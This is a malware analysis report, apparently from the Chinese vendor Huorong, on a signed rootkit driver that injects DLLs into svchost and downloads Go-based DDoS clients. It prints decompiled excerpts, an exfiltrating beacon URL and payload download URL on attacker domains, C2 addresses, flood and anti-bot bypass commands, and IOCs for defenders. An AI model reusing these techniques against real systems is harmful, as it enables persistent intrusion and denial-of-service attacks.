

流氓软件卷土重来？恶意驱动作祟下发DDoS工具包 -技术文章-火绒安全

 huorong.cn/document/tech/vir_report/1928


流氓软件卷土重来？恶意驱动作祟下发DDoS工具包

- 作者：火绒安全
- 发布时间：2026-02-14
- 阅读量：1636

近期，火绒威胁情报系统监测到一款DDoS工具包作为恶意组件被下发至数千名终端用户。经火绒工程师分析，该工具包的源头是一个带有有效签名的恶意驱动z_driver，其通过注册内核回调实现自我保护，并经双重解密释放恶意DLL注入系统进程。随后，该工具包被下载至本地，用于进行DDoS攻击或刷量行为。火绒工程师发现，此组件自2025年2月起便已下发至终端用户，且仍在持续进行版本迭代，部分较新样本已为DDoS工具包添加注册表持久化功能，并已执行多次DDoS攻击和流量刷量行为，严重威胁终端与网络安全。



查杀图



流程图

恶意驱动的签名者信息显示为“山西荣升源科贸有限公司”。从证书链的情况来看，该恶意驱动滥用了经微软交叉签名的第三方Verokey CA证书。

- 原始文件名: z_driver.sys
- PDB Path: C:\Users\M\programs\out\z_driver\x64\Release\z_driver.pdb
- 签名者信息: 山西荣升源科贸有限公司

```

Cross Certificate Chain:
  Issued to: Microsoft Code Verification Root
  Issued by: Microsoft Code Verification Root
  Expires:   Sat Nov 01 21:54:03 2025
  SHA1 hash: 8FBE4D070EF8AB1BCCAF2A9D5CCAE7282A2C66B3

  Issued to: VeriSign Class 3 Public Primary Certification Authority - G5
  Issued by: Microsoft Code Verification Root
  Expires:   Tue Feb 23 03:35:17 2021
  SHA1 hash: 57534CCC33914C41F70E2CBB2103A1DB18817D8B

  Issued to: DigiCert Trusted Root G4
  Issued by: VeriSign Class 3 Public Primary Certification Authority - G5
  Expires:   Mon Sep 22 07:59:59 2031
  SHA1 hash: E8C6B7A8C5EE60A586E3445B209E287075C55663

  Issued to: Verokey High Assurance Secure Code EV
  Issued by: DigiCert Trusted Root G4
  Expires:   Tue Mar 17 07:59:59 2037
  SHA1 hash: A937510DB52D325C764357DE3F0FB332E9CAAA72

  Issued to:
  Issued by: Verokey High Assurance Secure Code EV
  Expires:   Fri Jun 19 07:59:59 2026
  SHA1 hash: 799317C21A820F3354BB1502E36765A490DE0979

```

攻击者在此次使用的一个域名ddd222[.]xyz在2019年被友商披露，该域名曾经属于独狼病毒所使用的云控C2，用于推广流氓软件。

一、恶意驱动

恶意驱动加载后会生成UUID作为机器唯一标识，并记录操作系统版本，用于发送注册信息至攻击者云端：

```

http://tj.ddd222[.]xyz/tongji.php?
os=10.0.19043&userid=ttt111&mac=9AAA47EDD009&ver=&xiezai=0&wb=&az=-4&uid=

```

随后会通过XOR解密和zlib解压从资源中提取出包含32位和64位两种模式的DLL。

```

if ( (int)zlib_decrypt((__int64)byte_1400274F0, dword_1400274E0, &v10, (int *)&v9) > 0 )// 解压
    sub_14000B330(v10, v9);                                // 存入全局变量qword_1400B87B8
if ( v10 )
    ExFreePoolWithTag_w(v10);
xor_decrypt(byte_14006A290, (unsigned int)dword_1400274E4);
v10 = 0;
v9 = 0;
if ( (int)zlib_decrypt((__int64)byte_14006A290, dword_1400274E4, &v10, (int *)&v9) > 0 )
    sub_14000B380(v10, v9);                                // 存入全局变量qword_1400B87D0

```

PDB路径如下：

- (1) C:\Users\M\programs\out\z_driver\Release\dll32.pdb
- (2) C:\Users\M\programs\out\z_driver\x64\Release\dll64.pdb

该驱动通过FltRegisterFilter 和CmRegisterCallback注册多个回调来实现Rootkit功能。恶意驱动还会在Temp目录释放恶意DLL作为中间载荷，并通过rundll32.exe白进程加载，用于注入系统进程svchost.exe。

部分回调如下：

- (1) 拦截非信任进程对Temp目录下的wdscore.dll访问。

```
if ( !word_140088480[0] )
{
    memset_w(v12, 0, 0x80u);
    Decrypt_string("$p5bilywe{fRwjTk{v", v12, 0x80u); // \Temp\wdscore.dll
    RtlAnsiStringToUnicodeString_w((__int64)v12, (__int64)word_140088480, 64);
}
if ( (unsigned int)CheckPath((__int64)filepath, Length, word_140088480) ) // 判断目录是否以\Temp\wdscore.dll结尾
{
    if ( !word_140088530[0] )
    {
        memset_w(v12, 0, 0x80u);
        Decrypt_string("$p5bily|vygyzrr_lly", v12, 0x80u); // \Temp\rundll32.exe
        RtlAnsiStringToUnicodeString_w((__int64)v12, (__int64)word_140088530, 64);
    }
    v8 = -1;
    do
    {
        ++v8;
        while ( *(_WORD *) (a2 + 2 * v8) );
        if ( (unsigned int)CheckPath(a2, v8, word_140088530) ) // 判断发起进程是否为\Temp\rundll32.exe，放行白名单
            return 1;
    }
    else
    {
        ABEL_11:
        memset_w(v11, 0, 0x408u);
        sub_140004AC0(filepath, Length, v11);
        if ( !(unsigned int)sub_140008CEC((__int64)&SpinLock, (__int64)v11, 0) ) // 未命中黑名单，放行
            return 1;
        v10 = LookupContext(a1); // 查询驱动为被监控进程设置的上下文结构体
        if ( v10 )
        {
            if ( *(_BYTE *) (v10 + 516) ) // 判断结构体偏移516是否被设置可信标志位
                return 1;
        }
    }
}
return 0; // 剩余全部拦截
```

- (2) 拦截驱动目录

该驱动本身在安装后会对Windows驱动目录进行加固。

```
v1 = a1->Iopb;  
if ( v1->MajorFunction == 12 )  
{  
    v3 = v1->Parameters.Read.RvteOffset.LowPart;
```

(3) 拦截注册表访问实现版本控制

```
CurrentProcessId = (unsigned int)PsGetCurrentProcessId();  
GetPath((HDC)CurrentProcessId, Path, (LPBYTE)0x200, 0); // 查找进程对象，获取用户信息，解析进程映像路径
```

恶意驱动和中间载荷DLL都使用了自定义加密算法对字符串进行加密，部分字符串解密如下：

```
--- 恶意驱动 ---  
\Temp\wdscore.dll  
\Temp\rundll32.exe  
32\svchost.exe  
WinExec  
dows\explorer.exe  
\services.exe  
-kDpceqtaq  
  
--- 恶意dll ---  
WindowsScaleGDI_  
iphlpapi.dll  
GetAdaptersInfo  
%s.%I64u.%u.%s.%d.%d.%s.%s  
SxqrckNpmb sarL_kc  
HARDWARE\DESCRIPTION\Sxqrck  
Sxqrck@gmqTcpgmL  
perform_create  
dwav.cose.space  
\\.\pipe\WindowsPrinterHelper  
mch_cg  
nsrv  
pg32  
pg64  
ldmod  
mch_cg  
-kDpceqtaq  
HARDWARE\DESCRIPTION\SxqrckZAcLrp_jNpmacqqmpZ  
ProcessorNameString  
SYSTEM\CurrentControlSet\Control\SxqrckGldmpk_rgmL
```

其中一个C2通信域名dwav.cose[.]space，此域名可与多个具备相似通信行为的恶意样本建立关联。该类样本用于加载恶意驱动。


通信样本 8 下载样本 0 提及域名样本 0						
文件名称	类型	扫描时间	SHA256	多引擎检出	木马家族和类型	威胁等级
6DA0AF76DE4E9A8A3C360ACF0A5D2A3F	EXEx86	2026-02-03 11:23:09	99f554a38b34a6b5b05c725e1f2a0b2eaf20b659bac6de9f83617360f9d99c3f	6 / 28	Agent 木马	恶意
boxx.dat	EXEx86	2026-02-09 15:09:15	19de78ad13729c9c0ec1c24a7712c155c73ae8eb13d5678a168fbd003e2e065	5 / 28	Agent 木马	恶意
bocc.dat	EXEx86	2026-02-06 22:33:16	cfdc559af052a7f2fa64e7e7c4726604432efb42e5ead6971f60618007961	6 / 28	Agent 木马	恶意

DNS: 3

域名	请求	应答
yun.wincc.xyz	A	A → 172.67.219.60 104.21.38.53 104.21.38.53 172.67.219.60
.	.	A → 96.62.214.175

二、Clinet.dat：功能齐全的DDoS客户端

系统进程svchost.exe被注入后，会先从ww1.winc789[.]com/down/ttt111.txt拉取配置，随后从dy.winc789[.]com下载两个DDoS客户端：Clinet.dat和ccw.dat。



操作进程路径	C:\\Windows\\SysWOW64\\svchost.exe
操作进程命令行	C:\\Windows\\system32\\svchost.exe -k regsvcs
进程状态掩码	:-E3---R-0-----:-E3---R-0-----:
操作进程sha1	4af001b3c3816b860660cf2de2c0fd3c1dfb4878
病毒url	http://dy.winc789.com:9001/Clinet.exe

Clinet.dat系采用Go语言编写的DDoS客户端，文件大小为12MB，其用途为从服务器接收DDoS攻击指令，且包含多种绕过网站防御的方法。

根据硬编码的C2地址连接服务器接收指令。

- ww7.topwin10[.]com:53538
- 107.151.212[.]137:53539
- sss.jjycc[.]cc:55777

```
.data:00F86458 off_F86458 dd offset aWw7Topwin10Com
.data:00F86458 ; DATA XREF: main_main+4C↑r
.data:00F86458 ; "ww7.topwin10.com:53538"
.data:00F8645C dword_F8645C dd 16h ; DATA XREF: main_main+52↑r
.data:00F86460 off_F86460 dd offset a10715121213753
.data:00F86460 ; DATA XREF: main_main+60↑r
.data:00F86460 ; "107.151.212.137:53539"
```

```
.data:00DC3628 off_DC3628 dd offset aSssJjyccCc5577
.data:00DC3628 ; DATA XREF: main_main+3A↑r
.data:00DC3628 ; "sss.jjycc.cc:55777"
.data:00DC362C dword_DC362C dd 12h ; DATA XREF: main_main+40↑r
.data:00DC3630 ; int off_DC3630
.data:00DC3630 off_DC3630 dd offset aSoftwareMicros
.data:00DC3630 ; DATA XREF: main_AddToStartup+DB↑r
.data:00DC3630 ; "Software\\Microsoft\\Windows\\CurrentVe"...
```

1. 上线登录

运行后请求建立TCP连接，随后进行登录和接收命令。

登录认证通过简单发送3字节数据：0x6B, 0x6F, 0x6A (ASCII: ok\n)。

```
int __gostk main_login(_ptr_net_conn a1)
{
    _slice_uint8 v1; // [esp+4h] [ebp-34h]
    retval_9AE820 v2; // [esp+10h] [ebp-28h]
    int v3[2]; // [esp+28h] [ebp-10h] BYREF
    int v4; // [esp+30h] [ebp-8h] BYREF
    void *data; // [esp+34h] [ebp-4h]

    v1.ptr = (uint8 *)runtime_newobject((int)&RTYPE__3_uint8);
    *(_WORD *)v1.ptr = 'ko';
    v1.ptr[2] = '\n';
    *(_QWORD *)&v1.len = 0x300000003LL;
    v2 = net_ptr_conn_Write(a1, v1);
    if ( v2.1.tab )
    {
        v4 = 0;
        data = 0;
        v4 = *((_DWORD *)v2.1.tab + 1);
        data = v2.1.data;
        fmt_Fprintf((int)&off_B55508, dword_FA6EEC, (int)"登录失败: %v", 16, (int)&v4, 1, 1);
    }
}
```

2.指令分发

客户端收到服务器下发的'1337'心跳包刷新TCP连接。

```
if ( *(_DWORD *)&v3[12] != 4 || **(_DWORD **)&v3[8] != '7331' )// 心跳包
```

剩下命令分为两种：

(1) 管理类指令

指令	参数数量	功能
.stop	1	停止并移除指定的任务
.check	0/1	检查指定或所有运行的任务

```
if ( v35->len == 5 && *(_DWORD *)ptr == 'ots.' && ptr[4] == 'p' )  
f
```

(2) 攻击类指令

DDoS进程会维护一个攻击任务列表，支持多线程高并发。

指令	参数数量	功能
.tcp	11	TCP 泛洪
.post	14	HTTP POST 攻击
.http_auto	13	自动化 HTTP 请求任务
.syn	12	SYN 泛洪
.browser	8	模拟浏览器访问
.cookie	7	针对 Cookie 的任务
.http_fp/.http_dl	15	带指纹模拟的 HTTP 请求
.ws	12	Websocket 协议任务

其中cookie指令和browser指令需要从当前目录启动一个名为pp.exe的程序，该进程完全在后台启动隐蔽启动，不会弹窗至前台。

```
url http://127.0.0.1:25000/
```

随后，连接本地127.0.0.1:25000端口以进行通信。pp.exe为浏览器或更为精简的引擎，其作用是执行JavaScript代码。DDoS黑产为绕过诸如Cloudflare之类的JS保护措施，会产生此类需求，用以生成cookie中的令牌。

```
for ( i = 0; i < 5; i = v10 + 1 )
{
    v10 = i;
    v3.ptr = "tcp";
    v3.len = 3;
    v5.ptr = "127.0.0.1:25000";
    v5.len = 15;
    v8 = net_DialTimeout(v3, v5, 2115098112, 3);
}
```

```
main_getJSPath();
if ( v8 )
{
    v13 = 0;
    v14 = 0;
    v13 = *(_DWORD *)(v8 + 4);
}
```

HTTP_FP指令用于识别网站防御情况，依据不同的状态码来选择绕过方式，例如挑战应答请求或网站限速。

http_auto指令用于绕过guard_cookie防御。

```
v104 = v50;  
v54 = (char *)fmt_Sprintf((int)"guardret=%s; guard=%s", 21, (int)&v101, 2, 2);  
v73 = (runtime_hmap *)v56->Header;  
v93 = net_textproto_CanonicalMIMEHeaderKey((int)"Cookie", 6);  
v21 = (_1_string *)runtime_newobject((int)&RTYPE__1_string);  
v83 = (string *)v21;
```

新版本加入持久化功能：

三、ccw.exe：精简DDoS工具

从托管网站下载的另一文件为开源工具Nullsoft scriptable打包文件。实际效果为将打包文件解压到当前目录。



其中包含：

组件	功能
cc.dll	TCP/UDP 泛洪工具
windivert.dll, windivert32.sys, windivert64.sys	被滥用构造 DDoS 报文的正常驱动

cc.dll功能较为简单，攻击者命名cc.dll可能暗指Layer 7的CC攻击，但实际该dll的功能仅为Layer4的TCP/UDP泛洪攻击。

```

    build_packet_template(v15, pStringBuf, *v31, (int)v31[1], (int)v31[2], (int)&v14, (int)v31[3]);
}
_WinDivertHelperCalcChecksums(v15, v14, v12, 0, 0);
_WinDivertSend(v30, v15, v14, v12, v9);
printf("sent");
if ( (int)v31[4] > 0 )
    Sleep((DWORD)v31[4]);
}
printf("cc end");

```

```

if ( a5 )
{
    v21[13] |= 0x10u; // TCP-ACK
    v13 = ntohs((_WORD *)v21);
    v14 = generate_smart_seq_number*((_DWORD *)v22 + 3), v13);
    v15 = rand();
    *((_DWORD *)v21 + 2) = htonl(v14 + v15 % 10000);
    set_tcp_ack_options_realistic((int)(v21 + 20), 0);
    v21[12] = v21[12] & 0xF | 0x80;
    *a6 = 52;
}
else
{
    v21[13] |= 2u; // TCP-SYN
    set_tcp_syn_options_realistic(v21 + 20, (int)&v17);
    v21[12] = (16 * ((v17 / 4 + 5) & 0xF)) | v21[12] & 0xF;
    *a6 = v17 + 40;
    if ( a7 > *a6 && a7 <= 1500 )
    {
        v20 = a7 - *a6;
        fill_random_payload(&a1[*a6], v20);
        *a6 = a7;
    }
}
}

```

火绒安全建议

火绒安全提醒广大用户：提高警惕，及时排查终端是否存在相关恶意组件，避免恶意驱动加载、恶意DLL注入及注册表持久化带来的风险。本次攻击所用C2域名早在2019年就归属流氓软件推广商，火绒正持续对该黑产组织进行密切关注，结合其过往行为判断，该组织后续极可能新增浏览器劫持、账号窃取等恶意行为，进一步侵害用户权益。请广大用户切勿轻信陌生下载，密切关注系统进程异常，防范DDoS攻击、刷量及各类隐私安全风险。

附录

C&C:

C&C
ddd222.xyz
winc789.com
topwin10.com
107.151.212.137
jjycc.cc
dwav.cose.space

HASH:

文件名	SHA256
z_library.sys	5af0d0ec1da5d3ff5f4e3a96045accc0e00232f965d160571074231189a9f41e
dll32	FF02BC9689018797C1560B39CF8E235A377BC0B64457000FC3EDD7C29913BAA9
dll64	F6C1B51A1D3242932DC50BE8A875531A6BD71642D967AFC8D4FFC5214D40DCE9
Cinet.dat (旧版)	2c6cce2a8587e3f7e8b7000422e525ced242acbcd40a05a8d8f8fcbcbfb57cc4
Cinet.dat (新版)	3124dbce09ad84343aae13e837cbb5884543774906b8f341f66150e9714a5f00
ccw.dat	95102605E1AF2C4D3DF21C430E3ED021A2B88E4BFF46A1B14AA3591B7A126FF5
cc.dll	E2A68B479A7695AE528E13FB A7F3D03EDA F5E9B36041991C2E2090722DDBF501

[下一篇：黑吃黑：银狐组织疑似定向投毒黑灰产群体](#)
[返回列表](#)





- [窃密病毒伪装Windows激活程序 盗取用户资金](#)

技术揭秘!

代码追踪工具分享及应用指南来啦

- [技术揭秘|代码追踪工具分享及应用指南来啦](#)



- [窃密病毒伪装Windows激活程序 盗取用户资金](#)

技术揭秘！

代码追踪工具分享及应用指南来啦

- [技术揭秘|代码追踪工具分享及应用指南来啦](#)
分享文章：